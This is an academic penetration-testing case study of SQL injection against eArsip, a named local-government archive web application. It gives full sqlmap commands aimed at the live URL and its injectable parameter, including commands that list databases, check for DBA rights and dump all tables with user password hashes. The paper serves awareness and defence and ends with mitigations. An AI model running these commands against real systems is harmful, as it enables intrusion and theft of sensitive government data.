Penetration Testing: Dumping Data from Web Application Using SQL Injection Attack (Case Study: eArsip)

Arko Djajadi and Nanang Sutisna

***Abstract*— Internet usage is increasing unprecedentedly and is directly facilitating the development of the entire digital world especially web-based applications. Unfortunately, web-based applications are becoming common targets for cyber-attacks in the form of sensitive data leaks through broken authentication, cross-site scripting, and SQL Injection. An injection attack with SQL injection is top-ranked among the "most critical" web-based application vulnerabilities. Sensitive data leaks can be initiated due to security holes that can be exploited to perform SQL injection attacks. This paper intends to address and showcase these security issues toward an online and legitimate target called eArsip. eArsip is a web-based application for recording and storing documents such as incoming letters, outgoing letters, decision letters, and other digitized documents. Since eArsip is freely accessible to the public, it is considered necessary to test its security to prevent data leakage with the possibility that it contains some sensitive and confidential archives. Penetration testing is performed using a black-box method in conjunction with SQL Injection. The authors adopt seven phases when conducting penetration testing, starting with planning, reconnaissance, exploration, vulnerability assessment, exploitation, reporting, and recommendation. Within 30 minutes of the attack using SQL Injection, the eArsip web-based application was successfully penetrated without prior credentials. Based on the results of the penetration tests performed, it has been demonstrated how dangerous the SQL Injection attack is for less guarded web and database applications. Data from web applications was successfully dumped using tools without the need for special knowledge. The test findings of the eArsip web-based application weaknesses and vulnerabilities are used to demonstrate the imminent risks of data leakage and to alert the system administrators. Finally, some alternative solutions are suggested to make the eArsip web-based applications more secure.**

***Index Terms*— Data Dump, Data Leak, Penetration Test, SQL Injection**

I. INTRODUCTION

Cyber-attack hacking tools are evolving rapidly and are easier to use than before, even for newbies without special skills. The devices provide comprehensive features, are freely available online, and are easily accessible to the public. These facts contrast the slower-growing technical capabilities gained to keep up with and defend against new threats. Assessing the levels of defence against cyber-attack by penetration testing all online applications in a live environment is becoming mandatory [1]. This practice can determine a system for unexposed weaknesses and security holes [2], [3].

A faster, easier, and cheaper internet access directly drives the development of the entire digital world. In daily activities, web services, mobile devices, and the Internet of Things are adopted widely by governments and businesses to provide better services to the public and customers [4]. The internet is a huge network with thousands of giant data centres worldwide. Each data centre hosts virtually any number of web applications [5]. Web applications have been one of the preferred targets for cyber-attacks through injection, sensitive data leaks, broken authentication, cross-site scripting, and more.

Among the top "most critical" vulnerabilities in a web-based application is injection attack, especially SQL Injection attack [6], [7], which was first discovered in 1998. SQL Injection attack has always been a frightening threat to web applications [8] as they can take advantage of security holes in a web application's program code. The technique commonly used is to insert a malicious SQL query into the variables on a web page [9], [10]. Unsanitized variable values submitted via web forms, cookies, or other input parameters within a web-based application code can easily be exploited by SQL Injection attacks [11], [12]. This attack aims to gain access to the database connected to the web application [13].

The authors intend to demonstrate this ever-evolving danger toward an actual web application that demands more security attention as it contains essential and sensitive records of local government data. This showcase can be similarly replicated against other web applications worldwide to reveal their unintended holes. After requesting permission, the authors use the eArsip web application at http://cilegon.go.id/earsip as an attack target. It's one of the web applications owned and managed by the City of Cilegon government, where the authors have completely no knowledge of its internal details nor access. The eArsip web application is presumably used to record and store documents in incoming letters, outgoing letters, decision letters, and other digitized documents required

Arko Djajadi. Raharja University in Tangerang City, Indonesia. (e-mail: arkodjajadi@raharja.info).
Nanang Sutisna. Raharja University in Tangerang City, Indonesia. (e-mail: nanang.sutisna@raharja.info)

by a local government. Since eArsip is freely accessible to the public with proper credentials, it is considered necessary to test its security to prevent data containing some sensitive and confidential archives from leaking. Through SQL Injection, the authors intend to blindly extract the data only, even though once access is gained, it is possible to manipulate the data in the database and even destroy the database itself [14], [15], [16], [17]. The main difference and contribution here are that the authors systematically show the process and data acquired to alert local governments to take necessary steps to secure their data and applications with their web applications. Penetration test results are feedback to the local governments for corrective actions toward their web applications. This research is considered relevant and important as local and central governments try to provide as many online services as needed to their citizens. Despite their good intention to provide direct online services, many of those online services failed to protect sensitive data. Recent occurrences such data breach on data breaches are, for example, the data leakage of 279 million participants of the National Health Care and Social Security Agency (BPJS Kesehatan) [18] and the defacing of BSSN web [19]. There is no secure information system in the world since the websites of the FBI, NASA, and CIA have fallen victim to hackers. The sole solution is periodic security audits or penetration tests.

II. RELATED WORK

Harmandeep Singh et al. describe penetration testing and the methodology used to implement it. The study also describes tools and techniques commonly used to gather information and assess vulnerabilities. Their study enables them to analyze the penetration testing framework to find weaknesses and create patches that fill and enhance the security of the system, network, or application [20].

Pooja and Monica reviewed different types of SQL injection attacks. This article also discusses various techniques for detecting and preventing SQL injection. The strengths and weaknesses of each technique are discussed in detail [13].

Alde Alanda et al. performed SQL injection tests on ten randomly selected web applications. The research uses the Penetration Test Execution Standard (PTES), which consists of seven main steps and uses the tools available in Kali Linux. Based on the research results, 80% of websites tested are still vulnerable to SQL injection attacks [9].

Adamu Bin Ibrahim and Shri Kant demonstrated how easy it is to identify and exploit web application security vulnerabilities with the Acunetix scanner application. Acunetix WVS is a tool designed to find security vulnerabilities in web applications that can be used to access databases by exploiting many vulnerabilities, such as SQL Injection [21].

Agung Tri Laksono and Joko Dwi Santoso performed security tests on the SMKN 1 Pangandaran web application, which can be found at http://cbt.smkn1pangandaran.sch.id. The tests were performed using OWASP's ZAP tool with SQL injection technique. Based on the research results, the SMKN 1 Pangandaran web application was found to have a security vulnerability in the form of SQL injection on the login page. The author suggests filtering the login process and using the prepared declaration function provided by PHP [22].

Ramya Dharam and Sajjan G. Shiva proposed and evaluated a performance monitoring technique to detect and prevent tautology-based SQL Injection Attacks (SQLIA) against web applications. The proposed technique monitors the application's behaviour on the production server to identify tautology-based SQLIA attempts [23].

Igor Tasevsky and Kire Yakimoski demonstrated different types of SQL injection attacks. The SQL injection attack is executed on a web application deployed in a simulated environment using KaliLinux's sqlmap tool. This study also discusses various security mechanisms that can be used to prevent SQL injection attacks [24].

The main difference between the previous related work to the authors' work is that the authors describe and demonstrate the detail of gaining access to and dumping sensitive data to build awareness and alert the system administrator of the danger. This work can be replicated to every other web application as necessary.

There are three methods you can use to perform penetration testing. The methodologies used are black box, white box and gray box penetration testing [25], [26], [27]. Below is a description of each method :

1) Black Box Testing: A test method in which the testers have no information about the internal or target structure. They need to check for interface errors, flaws, or omissions in system functionality. This technique is similar to a blind test and a procedure used by real attackers when they do not know any information about the target network.
2) White Box Testing: The testers have complete information about the target, including paths, credentials, addresses, procedures, protocols, and other information used in the organization's network. Testers typically work with developers as part of a team to perform these tests. All of the necessary information is provided to the team before testing.
3) Gray Box Testing: Gray box testing is a combination of black-box testing and white box testing where the testers have partial information about the internal working of the target. However, testers must gather the necessary additional information on their own before performing the test.

III. METHODOLOGY

A. Penetration Testing Methodologies

In this study, the authors apply the Black Box Testing method because the authors have no information regarding the internal working of the target. The authors explore any flaws or omissions in system functionality to gain access to the system.

B. Penetration Testing Phases

There is no standard rule for performing a penetration test.

However, every tester has to go through three phases: Reconnaissance, Execution, and Discovery. These three phases are the basis of every penetration test, but these phases can be broken down into sub-phases to make it easier for the tester to achieve their goal. In this study, the authors divide these phases into seven, as professional penetration testers commonly prefer them. These seven phases can be seen in Fig. 1.

Fig. 1. Penetration Testing Phases

Below is a description of each testing phase:

Planning: The scope of the test is determined during the planning phase. The scope of the test contains information about the system to be tested, how the test will be performed, who will perform the test, when the test will be performed, and what benefits the organization will gain.

Reconnaissance: Once the test scope is created during the planning phase, the next step is to collect as much information as possible related to the target needed by the testing process. Identifying network status, IP address range, operating system, open ports, DNS, DHCP, domain names, website map, and other information of interest gives testers a good chance of penetrating the target. Port scans, host fingerprints, network mappings, and network enumeration processes are also frequently utilized during this phase.

Exploration: In this phase, further investigation will be conducted based on the information obtained during the reconnaissance phase. Suppose that testers perform more detailed network and system scans and successfully reveal network devices, firewall rules, user accounts, input parameters sent to a web application, and so on to begin further steps.

Vulnerability Assessment: Vulnerability is defined as a weakness in a system that opens the door for cyberattacks. Vulnerability assessment is calculating and ranking a system's vulnerability level.

Exploitation: This is the core phase of penetration testing. In this phase, the testers attempt to gain access, control and exploit the target using the vulnerability information obtained in the previous phases.

Reporting and Recommendation: The final stage is to prepare a report on the tests that the testers have performed. This is especially useful for white box testing by testers and developers. In the case of black-box testing, it is up to the testers to report to the target owner. This penetration test document contains all the information obtained from the beginning to the end of the testing process, especially regarding the weaknesses and flaws of the system. In addition, recommendations regarding what needs to be done to fix the system's security vulnerabilities are also presented.

C. *Location and Tools*

The penetration test is carried out in Cilegon, Indonesia, against its eArsip web application. It uses commonly available tools such as zenmap for network scanning and sqlmap for injecting SQL attacks toward eArsip.

IV. RESULTS AND DISCUSSION

A. *Planning and Scope of The Test*

This research analyzes an existing and operational web application called eArsip to determine its hidden vulnerability using the SQL Injection attack. The main objective of the penetration test is to dump tables from the database within the target web application into CSV files to demonstrate its security holes.

B. *Reconnaissance*

The authors use two approaches to gather information about the target in this step. The first approach is by using tools and the second approach is by manual processes. The device used is Zenmap to scan ports. The manual process is to create a website map so that the authors can understand the overall flow and functionality of the website.

The port scan results are surprising as up to 999 ports are open out of 1000 scanned ports. Based on the results of the port analysis, the possibility of a security breach is very high because the more open ports, the more likely it is to attack. A summary of the port analysis that was performed can be seen in Fig. 2.

To know the web application's functionality, it can be done by going through all available web pages and manually navigating from the main page. Based on the manual browsing method, the information obtained is that some web pages have URL parameters where there is a very high risk of security vulnerabilities that SQL Injection can exploit. The website map can be illustrated as shown in Fig. 3.



Fig. 2. Port Scan Result (Host Details)



Fig. 3. Site Map of eArsip Using Manual Browsing



Fig. 4. Inspect Element Result of Login Page with any credential



Fig. 5. Inspect Element Result of Search News Page

C. *Exploration*

Since this study focuses only on SQL Injection, we need to take a closer look at the web pages that contain the POST and URL parameters based on the information gathered during the previous phases. The identification of the parameter name on each page is made manually using the browser's "Inspect Element" feature, as shown in Fig. 4 and 5, for Login Page and Search News Page, both having a POST method. The exploration results are shown in Table 1, where the web pages, parameters names, and method types are identified and listed.

TABLE I
EXPLORATION RESULTS

Web Page	Parameter Name	Type
Login	login, password	POST
Next/Prev News Page	keyword, halaman	GET
Search News	keyword	POST
Read Single News Page	dtl, id	GET

D. *Vulnerability Assessment*

In this phase, the authors determine the vulnerability of each web page based on the information from the findings in the previous phase. The vulnerability assessment process is performed using the sqlmap tool.

1) *Login Page Vulnerability Assessment*: Based on the analysis using sqlmap, we found that the login page has no vulnerability for performing SQL injection (Fig. 6, bottom three lines).

The command to extract this vulnerability is:

```
python sqlmap.py -u "http://cilegon.go.id/earsip/index.php"
--data="login=admin&password=123456"
```

```
[04:58:19] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[04:58:20] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HA
[04:58:20] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)
[04:58:20] [INFO] testing 'Generic inline queries'
[04:58:20] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[04:58:21] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[04:58:21] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comme
[04:58:21] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[04:58:21] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[04:58:21] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[04:58:22] [INFO] testing 'Oracle AND time-based blind'
[04:58:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[04:58:22] [WARNING] POST parameter 'password' does not seem to be injectable
[04:58:22] [CRITICAL] all tested parameters do not appear to be injectable. Try to i
-risk' options if you wish to perform more tests. If you suspect that there is some
volved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space
dom-agent'
```

Fig. 6. Login Page Vulnerability Analysis

2) *Next/Prev News Page Vulnerability Assessment*: Sqlmap could not find a parameter that would allow SQL injection to run on the next/previous news page. However, this page has a cross-site scripting (XSS) vulnerability in the parameter `halaman`, as shown in Fig. 7.
The command to extract this vulnerability is:

```
python sqlmap.py -u
"http://cilegon.go.id/earsip/index.php?keyword=&halaman=2"
```



Fig. 7. Next/Prev News Page Vulnerability Analysis

3) *Search News Page Vulnerability Assessment*: Like the login page and the next/previous page, sqlmap did not find any parameters that could perform SQL injection on the search news page, as shown in Fig. 8.
The command to extract this vulnerability is:

```
python sqlmap.py -u "http://cilegon.go.id/earsip/index.php?pil=brt"
--data="keyword=test"
```



Fig. 8. Search News Page Vulnerability Analysis

4) *Read Single News Page Vulnerability Assessment*: This page found a vulnerability that allowed SQL injection to be executed. Based on the results of the sqlmap analysis, you can use the boolean-based blind, time-based blind, dan UNION query techniques on this page to perform SQL injection, as shown in Fig. 9.
The command to extract this vulnerability is:

```
python sqlmap.py -u "http://cilegon.go.id/earsip/index.php?dtl=1&id=8"
```



Fig. 9. Read Single News Page Vulnerability Analysis

E. Exploitation

Based on the vulnerability analysis results, the Read Single News page has loopholes that could be exploited to perform SQL injection. Therefore, exploitative activities are carried out against the page.

1) *Get Databases Name*: To get data from the eArsip application, the first step is to find the databases name using the following command:

```
python sqlmap.py -u "http://cilegon.go.id/earsip/index.php?dtl=1&id=8" --dbs
```

And surprisingly, as shown in Fig. 10, there are 138 databases on the server. The initial assumption is that either the system administrator uses the same MySql user for many applications or the user used by the eArsip application is the administrator database, this will be used further in a later step. For the eArsip application itself, it uses a database named db_earsip.



Fig. 10. Databases Name

2) *Is User A Database Administrator*: To check if the user used by the eArsip application is the database administrator, you can use the following command:

```
python sqlmap.py -u "http://cilegon.go.id/earsip/index.php?dtl=1&id=8"
--is-dba
```

Also, as shown in Fig. 11, it is correct that the user being used is a database administrator. Of course, this is very dangerous. Further exploitation of the database server by other penetration testing techniques could allow an attacker to hijack the database server.



Fig. 11. Check If User is A Database Administrator

3) *Get Tables Name*: This step is done to get a list of table names in the database. The sqlmap penetration results show that there are 18 tables in the db_earsip database, as shown in Fig. 12. To get a list of table names, you can use the following command:

```
python sqlmap.py -u "http://cilegon.go.id/earsip/index.php?dtl=1&id=8"
-D db_earsip --tables
```

```
Database: db_earsip
[18 tables]
+--------------------------+
| user                     |
| arsip                    |
| berita                   |
| jawab                    |
| jenis_arsip              |
| kegiatan                 |
| klasifikasi_arsip        |
| komentar                 |
| komponen                 |
| kriteria                 |
| lampiran                 |
| lembar_disposisi         |
| parameter_penilaian_lama |
| penilaian_skpd           |
| satker                   |
| tanya                    |
| tim_penilai              |
| tolak_ukur               |
+--------------------------+
```

Fig. 12. Tables Name

4) *Dump Tables Data*: Once all the required information has been collected, you need to dump all the data from the database into a CSV file with the target set in the scope of the test. It can be done with the following command:

```
python sqlmap.py -u "http://cilegon.go.id/earsip/index.php?dtl=l&id=8"
-D db_earsip --dump
```

All data dump files can be seen in Fig. 13. In the picture, all tables in the database have been successfully dumped into the CSV files. Fig. 14 shows one of the contents of a file that contains information related to the user, including hashed passwords. Of course, this is very risky as it can be used later to get the user's initial password.



Fig. 13. CSV Dumped Files



Fig. 14. List of User Data

F. Discussion and Recommended Solutions

The effects of SQL Injection attacks are extremely dangerous and can harm the organization by forcing the disclosure of important and sensitive information. Therefore some defense mechanisms must be implemented fully to mitigate risk and prevent SQL injection attacks. Several strategic defenses can be adopted, such as follows:

- Filtering all the user's input data before processing by the application
- Cloudflare Website Protection
- HTTPS usage
- Do not use dynamic SQL but use prepared statements
- Update and patch the application and all of its software dependencies
- Use encryption for saving confidential data like password
- Monitor and log SQL statements being executed within the application.
- Avoid using the same database user for each web application and minimize the privileges assigned to it.

V. CONCLUSION

Based on the results of the penetration tests performed, it has been demonstrated how dangerous the SQL Injection attack can be for less guarded web and database applications. Data from web applications can be easily dumped using tools without the need for special knowledge. As penetration tools and methods improve day by day, application developers and testers need to be more conscious and concerned about the security vulnerability of the applications they create, deploy and maintain.

Securing web applications is not a light task as there is no secure application. Fortunately, several protection mechanisms can be implemented to mitigate the risk of SQL injection attacks risk.

REFERENCES

[1] D. Stiawan, M. Y. Idris, A. H. Abdullah, F. Aljaber, and R. Budiarto, "Cyber-attack penetration test and vulnerability analysis," *Int. J. Online Eng.*, vol. 13, no. 1, pp. 125–132, 2017, doi: 10.3991/ijoe.v13i01.6407.

[2] A. Maraj and E. Rogova, "Testing Techniques and Analysis of SQL Injection Attacks," in *2nd International Conference on Knowledge Engineering and Applications*, 2017, pp. 55–59.

[3] U. Gupta, S. Raina, P. Verma, P. Singh, and M. Aggarwal, "Web Penetration Testing," *Int. J. Res. Appl. Sci. Eng. Technol.*, vol. 8, no. V, 2020.

[4] R. A. Katole, D. S. S. Sherekar, and D. V. M. Thakare, "Detection of SQL Injection Attacks by Removing the Parameter Values of SQL Query," in *2018 2nd International Conference on Inventive Systems and Control (ICISC)*, 2018, no. Icisc, pp. 736–741.

[5] J. P. N and D. M. B. Raju, "Contemplating Security of Http From Sql Injection and Cross Script," 2017.

[6] C. Cetin, "Authentication and SQL-Injection Prevention Techniques in Web Applications," no. June, 2019, [Online]. Available: https://scholarcommons.usf.edu/etd/7766/.

[7] W. H. Rankothge, M. Randeniya, and V. Samaranayaka, "Identification and Mitigation Tool for Sql Injection Attacks (SQLIA)," in *International Conference on Industrial and Information Systems (ICIIS)*, 2020, pp. 591–595.

[8] C. Ping, W. Jinshuang, Y. Lanjuan, and P. Lin, "SQL Injection Teaching Based on SQLi-labs," in *2020 IEEE 3rd International Conference on Information Systems and Computer Aided Education (ICISCAE) SQL*, 2020, pp. 191–195.

[9] A. Alanda, D. Satria, M. I. Ardhana, A. A. Dahlan, and H. A. Mooduto, "Web application penetration testing using sql injection attack," *Int. J. Informatics Vis.*, vol. 5, no. 3, pp. 320–326, 2021, doi: 10.30630/joiv.5.3.470.

[10] L. Zhang, D. Zhang, C. Wang, J. Zhao, and Z. Zhang, "ART4SQLi : The ART of SQL Injection," *IEEE Trans. Reliab.*, vol. PP, pp. 1–20, 2019, DOI: 10.1109/TR.2019.2910285.

[11] S. Nagpure and S. Kurkure, "Vulnerability Assessment and Penetration Testing of Web Application," in *2017 International Conference on Computing, Communication, Control and Automation (ICCUBEA)*, 2017, pp. 1–6, DOI: 10.1109/ICCUBEA.2017.8463920.

[12] S. L. A. S and D. V S, "An Emulation of SQL Injection Disclosure and Deterrence," in *2017 International Conference on Networks & Advances in Computational Technologies (NetACT)*, 2017, no. July, pp. 314–316.

[13] Pooja and Monika, "SQL Injection: Detection and Prevention Techniques," *Int. J. Sci. Eng. Res.*, vol. 7, no. 12, pp. 280–285, 2016, doi: 10.4156/ijact.vol3.issue7.11.
[14] A. Goutam and V. Tiwari, "Vulnerability Assessment and Penetration Testing to Enhance the Security of Web Application," in *2019 4th International Conference on Information Systems and Computer Networks (ISCON)*, 2019, pp. 601–605.
[15] L. Ma and C. Zhao, "Research on SQL Injection Attack and Prevention Technology Based on Web," in *2019 International Conference on Computer Network, Electronic and Automation (ICCNEA)*, 2019, pp. 176–179, DOI: 10.1109/ICCNEA.2019.00042.
[16] L. Erdődi, Å. Å. Sommervoll, and F. M. Zennaro, "Simulating SQL injection vulnerability exploitation using Q-learning reinforcement learning agents," *J. Inf. Secur. Appl.*, vol. 61, no. July, p. 102903, 2021, doi: 10.1016/j.jisa.2021.102903.
[17] O. Kasim, "An ensemble classification-based approach to detect attack level of SQL injections," *J. Inf. Secur. Appl.*, vol. 59, no. May, pp. 0–3, 2021, DOI: 10.1016/j.jisa.2021.102852.
[18] https://en.tempo.co/read/1469740/bpjs-kesehatan-massive-data-breach-investigation-update (last access: 4th Dec 2021)
[19] https://en.tempo.co/read/1521083/bssns-website-gets-hacked-cybersecurity-expert-comments (last access: 4th Dec 2021)
[20] H. Singh, S. Jangra, and P. K. Verma, "Penetration Testing: Analyzing the Security of the Network by Hacker's Mind," *Ijltemas*, vol. V, no. V, pp. 56–60, 2016.
[21] A. Bin Ibrahim and S. Kant, "Penetration Testing Using SQL Injection to Recognize the Vulnerable Point on Web Pages," *Int. J. Appl. Eng. Res.*, vol. 13, no. 8, pp. 5935–5942, 2018, [Online]. Available: http://www.ripublication.com.
[22] A. T. Laksono and J. D. Santoso, "Analysis of Website Security of SMKN 1 Pangandaran Against SQL Injection Attack Using OWASP Method," *Int. J. Informatics Comput. Sci.*, vol. 5, no. 2, pp. 209–216, 2021, DOI: 10.30865/ijics.v5i2.3208.
[23] R. Dharam and S. G. Shiva, "Runtime Monitoring Technique to handle Tautology based SQL Injection Attacks," *Int. J. Cyber-Security Digit. Forensics(IJCSDF)*, vol. 1, no. 3, pp. 189–203, 2012.
[24] I. Tasevski, F. Informatics, A. Skopje, and R. N. Macedonia, "Overview of SQL Injection Defense Mechanisms," 2020.
[25] Y. Khera, D. Kumar, and N. Garg, "Analysis and Impact of Vulnerability Assessment and Penetration Testing," in *2019 International Conference on Machine Learning, Big Data, Cloud and Parallel Computing (COMITCon)*, 2019, pp. 525–530.
[26] I. Yaqoob, S. A. Hussain, S. Mamoon, N. Naseer, J. Akram, and A. Rehman, "Penetration Testing and Vulnerability Assessment," *J. Netw. Commun. Emerg. Technol.*, vol. 7, no. 8, pp. 10–18, 2017.
[27] E. Filiol, F. Mercaldo, and A. Santone, "A Method for Automatic Penetration Testing and Mitigation: A Red Hat Approach," in *25th International Conference on Knowledge-Based and Intelligent Information & Engineering Systems*, 2021, vol. 192, pp. 2039–2046, DOI: 10.1016/j.procs.2021.08.210.